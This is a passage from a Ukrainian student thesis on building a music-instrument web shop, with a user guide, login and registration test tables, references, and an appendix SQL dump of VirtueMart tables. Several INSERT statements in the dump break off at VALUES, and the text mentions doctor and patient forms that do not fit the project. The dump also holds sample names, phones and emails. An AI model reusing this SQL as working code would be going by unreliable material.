


Рисунок 4.3 – Схема структурна пакетів

Index.html – головна сторінка сайту, від неї за посиланнями можливо перейти до допоміжних сторінок такі як contact.php, about.html, news.php.

Також з головної сторінки можливо перейти і до тих, які містять весь функціонал сайту. Це пакет «Фори реєстрації» в якій міститься дві сторінки для лікаря та пацієнта, та пакету «Сторіни користувачів» загалом, які наділені функціоналом який буде розглянуто в пункті «Специфікація функцій»

4.3.4 Специфікація функцій

На рисунку 4.4 представлена структурна схема магазину, на якій показані адміністративні та клієнтські частини інтернет сайту.



Рисунок 4.4 – Схема структурна сайту

Структурна схема бази даних інтернет-магазину представлена на рисунку 4.5, на якій показані усі функції сайту. А саме:

- категорії товарів та їх опис;
- склад товарів;
- виробник товарів.
- покупець та його кошик;
- доставка товару;
- склад з товаром та замовлення;




Рисунок 4.5 – Схема структурна бази даних

Висновок до розділу

В даному розділі було розглянуто програми, та мови програмування, за допомогою яких було реалізовано програмний продукт. Також показано п'ять видів діаграм із детальним поясненням до них.

Розглянуто загальні вимоги для технічних засобів.

5 ТЕХНОЛОГІЧНИЙ РОЗДІЛ

5.1 Керівництво користувача

Головна сторінка сайту інтернет-магазину продажу музичних інструментів показана на рисунку 5.1




Рисунок 5.1 - Дизайн головної сторінки сайту магазину музичних інструментів

Власна корзина покупок (рисунок 5.2).




Рисунок 5.2 - Модуль «Корзина»

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		62

– Стандартний модуль «Меню» (рис.5.3).




Рисунок 5.3 - Модуль «Меню»

– ITPSocialButtons - модуль розміщення соціальних кнопок (рисунок 5.4).




Рисунок 5.4 - Модуль «ITPSocialButtons»

– Модуль пошуку за критеріями (рисунок 5.5).

 The image shows a search form with a grey header bar containing the text 'Пошук по'. Below the header, there is a text input field labeled 'Назві'. Underneath is a dropdown menu labeled 'Категорії' with the text '-- Вибір категорії --' and a blue downward arrow. Below the dropdown are two price range selectors: 'Ціні \$10' and '\$50', each with a blue downward arrow, separated by the text 'to:'. At the bottom of the form is a red button with the text 'Пошук'. Below the button is a link that says '» Розширений пошук'.

Рисунок 5.5 – Модуль пошуку

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		63

– Call Back - модуль, що дозволяє «замовити» зворотний дзвінок на зручне для користувача час (рисунки 5.6).



ЗВОРОТНІЙ ЗВ'ЯЗОК

Вкажіть контактний телефон і ми Вам передзвонимо.

» [Детальніше](#)

Рисунок 5.6 - Модуль «Call Back»

– Соціальні групи - модуль, що відображає віджети груп в соціальних мережах (рисунки 5.7).




Рисунок 5.7 - Модуль «Соціальні групи»

– Авторизація - модуль, що дозволяє користувачеві зареєструватися на сайті і здійснювати покупки в інтернет-магазині (рисунки 5.8).

Зареєстрований клієнт

Увійти до Особистого Кабінету

E-Mail

E-Mail

Пароль

Пароль

[Забули пароль?](#)

ВХІД

Рисунок 5.8 - Модуль «Авторизація»

5.2 Випробування програмного продукту

5.2.1 Мета випробувань

Метою випробувань являється перевірка відповідності функцій комплексу задач Автоматизація інтернет-магазину продаж мужичних інструментів.

5.2.2 Загальні положення

Випробування проводяться на основі наступних документів:

- ГОСТ 34.603–92. Інформаційна технологія. Види випробувань автоматизованих систем;
- ГОСТ РД 50-34.698-90. Автоматизовані системи вимог до змісту документів.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		65

5.2.3 Результати випробувань

В результаті тестування була перевірена уся функціональність моделі. У наступних таблицях наведений перелік випробувань основних функціональних можливостей.

Таблиця 5.1 – Реєстрація нового користувача

Мета тесту	Перевірка функції «Реєстрація в системі»
Початковий стан моделі	Відкрита сторінка автентифікації
Вхідні дані:	П.І.Б, електронна пошта, номер телефону пароль нового користувача.
Схема проведення тесту:	Ввести вхідні дані нового користувача. Натиснути на посилання «Реєстрація».
Очікуваний результат:	Показана спливаюча підказка про успішну реєстрацію, перехід на головну сторінку.
Стан моделі після проведення випробувань:	Показана спливаюча підказка про успішну реєстрацію, перехід на головну сторінку застосування.

Таблиця 5.2 – Вхід користувача у систему

Мета тесту	Перевірка функції «Авторизація в системі»
Початковий стан моделі	Відкрита сторінка автентифікації
Вхідні дані:	Електронна пошта та пароль користувача
Схема проведення тесту:	Ввести електронну пошту та пароль користувача. Натиснути на кнопку «Увійти»
Очікуваний результат:	Перехід до сторінки профілю користувача
Стан моделі після проведення випробувань:	Перехід до сторінки профілю користувача

Висновок до розділу

В даному розділі було розглянуто детальну користувацьку інструкцію з приводу використання даного веб-ресурсу, було проведено повний перелік функціоналу який присутній в даній системі, за допомогою детальних скріншотів і пояснення до них.

Було проведене тестування функціоналу веб-ресурсу із детальним поясненням до нього.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		67

ЗАГАЛЬНІ ВИСНОВКИ

На сьогоднішній день в інтернеті представлений широкий спектр сайтів, що автоматизують систему прийняття замовлень і просування товару через інтернет. Ці сайти різняться за рівнем складності структури і технологій створення.

Тема дипломної роботи була обрана в зв'язку з актуальністю проблематики розробки web-сайтів. Метою даної роботи стала розробка сайту для магазину музичних інструментів.

Для досягнення мети були поставлені та виконані такі завдання:

- огляд сайтів схожої тематики;
- виконання порівняльного аналізу програмних засобів побудови сайтів;
- проектування структури і сервісів сайту;
- реалізація та впровадження сайту.

Результатом роботи став розроблений і впроваджений сайт для музичних інструментів, який відповідає всім вимогам замовника та сучасного web-дизайну.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		68

ПЕРЕЛІК ПОСИЛАНЬ

1. Yandex [Електронний ресурс] – Режим доступу до ресурсу:
<https://yandex.ua/>;
2. Яндекс.Директ[Електронний ресурс] – Режим доступу до ресурсу:
<https://direct.yandex.ru/>;
3. SaaS [Електронний ресурс] – Режим доступу до ресурсу:
https://ru.wikipedia.org/wiki/Программное_обеспечение_как_услуга;
4. Shopify[Електронний ресурс] – Режим доступу до ресурсу:
<https://www.shopify.com/>;
5. CMS [Електронний ресурс] – Режим доступу до ресурсу:
<https://ru.wikipedia.org/wiki/CMS>;
6. WordPress [Електронний ресурс] – Режим доступу до ресурсу:
<https://ru.wordpress.org/>;
7. Joomla [Електронний ресурс] – Режим доступу до ресурсу:
<https://www.joomla.org/>;
8. VirtueMart [Електронний ресурс] – Режим доступу до ресурсу:
<https://virtuemart.net/>;
9. Magento [Електронний ресурс] – Режим доступу до ресурсу:
<https://magento.com/home-page>;
10. DFD діаграма [Електронний ресурс] – Режим доступу до ресурсу:
<https://habr.com/ru/company/trinion/blog/340064/>;
11. Бизнес для потреби теля B2C [Електронний ресурс] – Режим доступу до ресурсу ;
http://www.marketch.ru/marketing_dictionary/marketing_terms_b/business-to-consumer/;
12. закон про оподаткування [Електронний ресурс] – Режим доступу до ресурсу:
<http://sfs.gov.ua/zakonodavstvo/podatkovye-zakonodavstvo/zakoni-ukraini/29919.html>;

13. Теоретическая экономика. Теория оптимального предприятия[Текст]/Иванов Ю.Н. 2013г.;

14. РНР учебник [Электронный ресурс] – Режим доступа до ресурсу:
<https://www.php.net/manual/ru/tutorial.php>.

Додаток А

Тексти програмного кодуІнформаційна підтримка процесу продажу музичних інструментів

(Найменування програми (документа))

DVD-R

(Вид носія даних)

22 аркуша, 2 мб

(Обсяг програми (документа) , арк.,) Кб)

Київ – 2019 року

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						71
Змн.	Арк.	№ докум.	Підпис	Дата		

Лістинг програми бази даних.

```

-- phpMyAdmin SQL Dump
-- version 3.5.1
-- http://www.phpmyadmin.net
-- Хост: 127.0.0.1
-- Версия сервера: 5.5.25
-- Версия PHP: 5.2.12
SET SQL_MODE="NO_AUTO_VALUE_ON_ZERO";
SET time_zone = "+00:00";

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;

--
-- База данных: `ecodiplom`
--
-----
--
-- Структура таблицы `z95ca_virtuemart_banner`
--
CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_banner` (
  `bid` int(11) NOT NULL AUTO_INCREMENT,
  `cid` int(11) NOT NULL DEFAULT '0',
  `type` varchar(30) NOT NULL DEFAULT 'banner',
  `name` varchar(255) NOT NULL DEFAULT '',
  `alias` varchar(255) NOT NULL DEFAULT '',
  `imptotal` int(11) NOT NULL DEFAULT '0',
  `impmade` int(11) NOT NULL DEFAULT '0',
  `clicks` int(11) NOT NULL DEFAULT '0',
  `imageurl` varchar(100) NOT NULL DEFAULT '',
  `clickurl` varchar(200) NOT NULL DEFAULT '',
  `date` datetime DEFAULT NULL,
  `showBanner` tinyint(1) NOT NULL DEFAULT '0',
  `checked_out` tinyint(1) NOT NULL DEFAULT '0',
  `checked_out_time` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
  `editor` varchar(50) DEFAULT NULL,
  `custombannercode` text,
  `catid` int(10) unsigned NOT NULL DEFAULT '0',
  `description` text NOT NULL,
  `sticky` tinyint(1) unsigned NOT NULL DEFAULT '0',
  `ordering` int(11) NOT NULL DEFAULT '0',

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						72
Змн.	Арк.	№ докум.	Підпис	Дата		

```

`publish_up` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`publish_down` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`tags` text NOT NULL,
`params` text NOT NULL,
PRIMARY KEY (`bid`),
KEY `viewbanner` (`showBanner`),
KEY `idx_banner_catid` (`catid`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=1;
-- Структура таблицы `z95ca_virtuemart_bid_users`
--
CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_bid_users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `userid` int(11) NOT NULL DEFAULT '0',
  `name` varchar(50) COLLATE cp1251_ukrainian_ci NOT NULL DEFAULT '',
  `surname` varchar(50) COLLATE cp1251_ukrainian_ci NOT NULL DEFAULT '',
  `address` varchar(150) COLLATE cp1251_ukrainian_ci NOT NULL DEFAULT '',
  `city` varchar(50) COLLATE cp1251_ukrainian_ci NOT NULL DEFAULT '',
  `country` varchar(150) COLLATE cp1251_ukrainian_ci NOT NULL DEFAULT '',
  `phone` text COLLATE cp1251_ukrainian_ci NOT NULL,
  `modified` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
  `verified` int(1) DEFAULT '0',
  `isBidder` int(1) DEFAULT '0',
  `isSeller` int(1) DEFAULT '0',
  `powerseller` int(1) DEFAULT '0',
  `paypalemail` text COLLATE cp1251_ukrainian_ci,
  PRIMARY KEY (`id`),
  KEY `userid` (`userid`),
  KEY `ixopts` (`verified`,`isBidder`,`isSeller`)
) ENGINE=MyISAM DEFAULT CHARSET=cp1251 COLLATE=cp1251_ukrainian_ci AUTO_INCREMENT=3;
--- Дамп данных таблицы `z95ca_virtuemart_bid_users`
INSERT INTO `z95ca_virtuemart_bid_users` (`id`, `userid`, `name`, `surname`, `address`, `city`, `country`, `phone`,
`modified`, `verified`, `isBidder`, `isSeller`, `powerseller`, `paypalemail`) VALUES
(1, 62, 'misha', 'voloshin', 'cel 40', 'kharkov', '77', '099992123123', '2013-05-16 16:33:05', 0, 0, 0, 0,
'michail_voloshin@mail.ru'),
(2, 95, 'Иван', 'voloshin', 'cel 40', 'asdas', '6', '099992123123', '2013-05-16 14:31:13', 0, 0, 0, 0,
'michail_voloshin@maiysl.ru');
CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_categories` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `parent_id` int(11) NOT NULL DEFAULT '0',
  `title` varchar(255) NOT NULL DEFAULT '',
  `name` varchar(255) NOT NULL DEFAULT '',
  `alias` varchar(255) NOT NULL DEFAULT '',
  `image` varchar(255) NOT NULL DEFAULT '',

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						73
Змн.	Арк.	№ докум.	Підпис	Дата		

```

`section` varchar(50) NOT NULL DEFAULT "",
`image_position` varchar(30) NOT NULL DEFAULT "",
`description` text NOT NULL,
`published` tinyint(1) NOT NULL DEFAULT '0',
`checked_out` int(11) unsigned NOT NULL DEFAULT '0',
`checked_out_time` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`editor` varchar(50) DEFAULT NULL,
`ordering` int(11) NOT NULL DEFAULT '0',
`access` tinyint(3) unsigned NOT NULL DEFAULT '0',
`count` int(11) NOT NULL DEFAULT '0',
`params` text NOT NULL,
PRIMARY KEY (`id`),
KEY `cat_idx` (`section`,`published`,`access`),
KEY `idx_access` (`access`),
KEY `idx_checkout` (`checked_out`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=6;

--
-- Дамп данных таблицы `z95ca_virtuemart_categories`
--

INSERT INTO `z95ca_virtuemart_categories` (`id`, `parent_id`, `title`, `name`, `alias`, `image`, `section`,
`image_position`, `description`, `published`, `checked_out`, `checked_out_time`, `editor`, `ordering`, `access`, `count`,
`params`) VALUES

(1, 0, 'Администраторы', '', '2012-04-21-12-04-18', '', 'com_contact_details', 'left', '', 1, 0, '0000-00-00 00:00:00',
NULL, 1, 0, 0, ''),

-- Структура таблицы `z95ca_virtuemart_content`
--

CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_content` (
`id` int(11) unsigned NOT NULL AUTO_INCREMENT,
`title` varchar(255) NOT NULL DEFAULT "",
`alias` varchar(255) NOT NULL DEFAULT "",
`title_alias` varchar(255) NOT NULL DEFAULT "",
`introtext` mediumtext NOT NULL,
`fulltext` mediumtext NOT NULL,
`state` tinyint(3) NOT NULL DEFAULT '0',
`sectionid` int(11) unsigned NOT NULL DEFAULT '0',
`mask` int(11) unsigned NOT NULL DEFAULT '0',
`catid` int(11) unsigned NOT NULL DEFAULT '0',
`created` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`created_by` int(11) unsigned NOT NULL DEFAULT '0',
`created_by_alias` varchar(255) NOT NULL DEFAULT "",
`modified` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`modified_by` int(11) unsigned NOT NULL DEFAULT '0',

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						74
Змн.	Арк.	№ докум.	Підпис	Дата		

```
`checked_out` int(11) unsigned NOT NULL DEFAULT '0',
`checked_out_time` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`publish_up` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`publish_down` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`images` text NOT NULL,
`urls` text NOT NULL,
`attribs` text NOT NULL,
`version` int(11) unsigned NOT NULL DEFAULT '1',
`parentid` int(11) unsigned NOT NULL DEFAULT '0',
`ordering` int(11) NOT NULL DEFAULT '0',
`metakey` text NOT NULL,
`metadesc` text NOT NULL,
`access` int(11) unsigned NOT NULL DEFAULT '0',
`hits` int(11) unsigned NOT NULL DEFAULT '0',
`metadata` text NOT NULL,
PRIMARY KEY (`id`),
KEY `idx_section` (`sectionid`),
KEY `idx_access` (`access`),
KEY `idx_checkout` (`checked_out`),
KEY `idx_state` (`state`),
KEY `idx_catid` (`catid`),
KEY `idx_createdby` (`created_by`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=32;

--
-- Дамп данных таблицы `z95ca_virtuemart_content`
--

INSERT INTO `z95ca_virtuemart_content` (`id`, `title`, `alias`, `title_alias`, `introtext`, `fulltext`, `state`, `sectionid`,
`mask`, `catid`, `created`, `created_by`, `created_by_alias`, `modified`, `modified_by`, `checked_out`, `checked_out_time`,
`publish_up`, `publish_down`, `images`, `urls`, `attribs`, `version`, `parentid`, `ordering`, `metakey`, `metadesc`, `access`,
`hits`, `metadata`) VALUES

-- Структура таблицы `z95ca_virtuemart_menu`
--

CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_menu` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `menutype` varchar(75) DEFAULT NULL,
  `name` varchar(255) DEFAULT NULL,
  `alias` varchar(255) NOT NULL DEFAULT '',
  `link` text,
  `type` varchar(50) NOT NULL DEFAULT '',
  `published` tinyint(1) NOT NULL DEFAULT '0',
  `parent` int(11) unsigned NOT NULL DEFAULT '0',
  `componentid` int(11) unsigned NOT NULL DEFAULT '0',
  `sublevel` int(11) DEFAULT '0',
```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						75
Змн.	Арк.	№ докум.	Підпис	Дата		

```

`ordering` int(11) DEFAULT '0',
`checked_out` int(11) unsigned NOT NULL DEFAULT '0',
`checked_out_time` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`pollid` int(11) NOT NULL DEFAULT '0',
`browserNav` tinyint(4) DEFAULT '0',
`access` tinyint(3) unsigned NOT NULL DEFAULT '0',
`utaccess` tinyint(3) unsigned NOT NULL DEFAULT '0',
`params` text NOT NULL,
`lft` int(11) unsigned NOT NULL DEFAULT '0',
`rgt` int(11) unsigned NOT NULL DEFAULT '0',
`home` int(1) unsigned NOT NULL DEFAULT '0',
PRIMARY KEY (`id`),
KEY `componentid` (`componentid`,`menutype`,`published`,`access`),
KEY `menutype` (`menutype`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=48;
--
-- Дамп данных таблицы `z95ca_virtuemart_menu`
--

```

```

INSERT INTO `z95ca_virtuemart_menu` (`id`, `menutype`, `name`, `alias`, `link`, `type`, `published`, `parent`,
`componentid`, `sublevel`, `ordering`, `checked_out`, `checked_out_time`, `pollid`, `browserNav`, `access`, `utaccess`,
`params`, `lft`, `rgt`, `home`) VALUES

```

```

-- Структура таблицы `z95ca_virtuemart_messages`
--

```

```

CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_messages` (
  `message_id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id_from` int(10) unsigned NOT NULL DEFAULT '0',
  `user_id_to` int(10) unsigned NOT NULL DEFAULT '0',
  `folder_id` int(10) unsigned NOT NULL DEFAULT '0',
  `date_time` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
  `state` int(11) NOT NULL DEFAULT '0',
  `priority` int(1) unsigned NOT NULL DEFAULT '0',
  `subject` text NOT NULL,
  `message` text NOT NULL,
  PRIMARY KEY (`message_id`),
  KEY `useridto_state` (`user_id_to`,`state`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=1;
--

```

```

-- Структура таблицы `z95ca_virtuemart_messages_cfg`
--

```

```

CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_messages_cfg` (
  `user_id` int(10) unsigned NOT NULL DEFAULT '0',
  `cfg_name` varchar(100) NOT NULL DEFAULT '',

```

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						76
Змн.	Арк.	№ докум.	Підпис	Дата		

```

`cfg_value` varchar(255) NOT NULL DEFAULT '',
UNIQUE KEY `idx_user_var_name` (`user_id`,`cfg_name`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;
-- Структура таблицы `z95ca_virtuemart_session`
CREATE TABLE IF NOT EXISTS `z95ca_virtuemart_session` (
  `username` varchar(150) DEFAULT '',
  `time` varchar(14) DEFAULT '',
